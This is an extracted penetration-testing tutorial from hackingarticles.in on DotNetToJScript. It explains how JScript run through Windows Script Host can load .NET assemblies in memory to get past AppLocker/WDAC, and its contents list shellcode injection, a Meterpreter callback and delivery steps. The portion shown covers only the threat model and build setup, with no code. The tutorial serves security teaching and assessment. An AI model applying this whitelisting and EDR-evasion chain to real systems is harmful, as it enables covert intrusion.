


iGNITE
Technologies

DOTNETTOJSCRIPT



**EXECUTE C#
FROM JSCRIPT**

www.hackingarticles.in



Contents

Introduction	4
Threat Model: Why This Works in Real Environments.....	4
Execution Strategy Overview	4
Why JScript Is the Weak Link	5
Mapping to a Corporate Environment	5
Prerequisite	5
Tooling Preparation	6
Download DotNetToScript	6
Extract and Open the Project:	6
Review Execution Logic:	6
Validate Environment Checks.....	7
Verifying Assembly Execution with a Test Constructor	7
Build the Solution.....	8
Confirm Build Output.....	9
Initial JScript Generation.....	9
Preparing the Assembly for Conversion:.....	9
Locate Build Artifacts	10
Convert DLL to JScript	11
Verify Generated Script.....	11
Test Script Execution	12
Shellcode Preparation	13
Generate x64 Shellcode	13
Embed Shellcode.....	13
In-Memory Shellcode Injection via Native Windows APIs	14
Architecture Correction	15
Open Configuration Manager	15
Add x64 Platform.....	16
Assigning x64 to the Payload Assembly	16
Selecting the Correct Payload Carrier	17
Rebuild the Solution.....	17
Confirm Successful Build	17
Final JScript Loader Creation.....	18
Replacing the Old Assembly.....	18
Regenerate Jscript.....	19



Preparing the Command and Control Listener	20
Delivery and Execution.....	21
Cloning SuperSharpShooter	21
Creating an Isolated Python Environment	21
Install Dependencies	21
Generating the Final Script Payload	22
Host Payload.....	23
Download Script on Target.....	23
Execute and Receive Shell	24
Conclusion.....	25



Introduction

Modern enterprise environments rarely depend on a single security control. Instead, organizations commonly deploy **application whitelisting (AppLocker / WDAC)**, **endpoint protection**, and **user privilege restrictions** to minimize attack surface and prevent unauthorized code execution.

A defensive pattern frequently observed during enterprise security assessments looks like this:

- Direct execution of **.exe binaries** is blocked or tightly monitored
- **Unsigned or unknown executables** are restricted by application control policies
- **Script execution** (such as **.js via Windows Script Host**) remains permitted due to:
 - Legacy business applications
 - Administrative and IT automation
 - Operational dependencies that cannot be easily removed

DotNetToJScript exposes a key enterprise security gap by enabling fileless, in memory code execution through trusted Windows script engines; as a result, it bypasses **application whitelisting, executable restrictions, and traditional endpoint defenses**.

Threat Model: Why This Works in Real Environments

In many enterprises:

- exe and cscript.exe are:
 - Signed by Microsoft
 - Required for business operations
 - Explicitly allowed in application control policies

Script files are:

- Less scrutinized than executables
- Rarely blocked outright
- Often executed from user writable locations

Attackers leverage this by:

- Embedding malicious logic **inside scripts**
- Using scripts as **loaders**, not payloads
- Executing code **in memory**, avoiding disk-based detections

This blog demonstrates exactly that technique.

Execution Strategy Overview

Instead of delivering a malicious executable directly, the attack chain is:

Prepare a managed .NET assembly

- Handles memory allocation and shellcode execution

Convert the assembly into Jscript

- Using DotNetToScript





Execute via Windows Script Host

- A trusted Microsoft binary

Load shellcode in memory

- No dropped executables on disk

Establish an encrypted C2 channel

- HTTPS Meterpreter callback

From a defender's perspective:

- No unknown .exe is launched
- No suspicious process is spawned directly
- Execution flows through **trusted Windows components**

Why JScript Is the Weak Link

JScript provides a powerful bridge between:

- High-level scripting
- Low-level Windows APIs
- Managed code execution

Using JScript, it is possible to:

- Instantiate COM objects
- Load .NET assemblies
- Execute code entirely in memory

Mapping to a Corporate Environment

- EXE blocked → AppLocker / WDAC enforced
- JScript allowed → Legacy automation requirement
- DotNetToScript → Custom loader development
- x64 shellcode → Modern endpoint architecture
- HTTPS Meterpreter → Encrypted outbound traffic over 443
- In-memory execution → EDR evasion technique

Nothing in this chain is exotic; it mirrors what works **today** in many production networks.

Prerequisite

- Kali Linux packed with tools
- Visual Studio
- DotNetToScript
- Metasploit Framework
- Msfvenom
- SuperSharpShooter
- Python 3
- Windows Script Host (wscript.exe / cscript.exe)





Tooling Preparation

This phase establishes a controlled tooling pipeline, using locally built tools to improve flexibility, reduce supply-chain risk, and maintain precise execution control.

Download DotNetToScript

The DotNetToScript project is downloaded from GitHub. This tool allows converting a managed .NET assembly into a JScript loader.


<https://github.com/tyranid/DotNetToJScript>

Click [here](#).

Note: DotNetToScript executes a .NET assembly through JScript via Windows Script Host, appearing as legitimate script activity rather than binary execution.


Extract and Open the Project:

Extract the archive locally to access **DotNetToScript**, **ExampleAssembly**, and the Visual Studio solution files, then open **DotNetToScript.sln** in Microsoft Visual Studio.




Review Execution Logic:

The execution checks in **Program.cs** are reviewed, ensuring the tool enforces command-line usage and exits if run incorrectly, preventing unintended GUI execution paths.



Validate Environment Checks

Environment variables such as `PROCESSOR_ARCHITECTURE` are inspected to ensure execution context awareness.




Note: Many payload failures stem from execution context mismatches, not detection.


Verifying Assembly Execution with a Test Constructor

At this stage, we add a simple test constructor to verify end to end execution. When invoked through the JScript loader, it confirms that the .NET assembly loads correctly, instantiates the managed class, and resolves the required references properly; eliminating uncertainty before introducing more complex logic.

Note: In real world tradecraft, benign indicators are often used to validate execution first, avoiding wasted effort debugging payloads when the issue is a broken loader, missing references, or incorrect execution context.




The solution is configured to use the **Release** build with **Any CPU** selected initially.



Build the Solution

The solution is compiled successfully, generating:


- exe
- dll



This step validates the baseline before introducing payload logic.

Confirm Build Output

Visual Studio output confirms a successful build with no errors.



The presence of **DotNetToJScript.exe** and **ExampleAssembly.dll** confirms the toolchain is functioning correctly and ready for payload integration.

Initial JScript Generation

This phase demonstrates how managed code can be transparently loaded and executed through a trusted Windows scripting host, bypassing binary-focused controls.

Preparing the Assembly for Conversion:


The assembly is copied into the appropriate directory so the converter can:

- Load it
- Serialize it
- Embed it into a script wrapper

This decouples payload development from delivery format.




Release



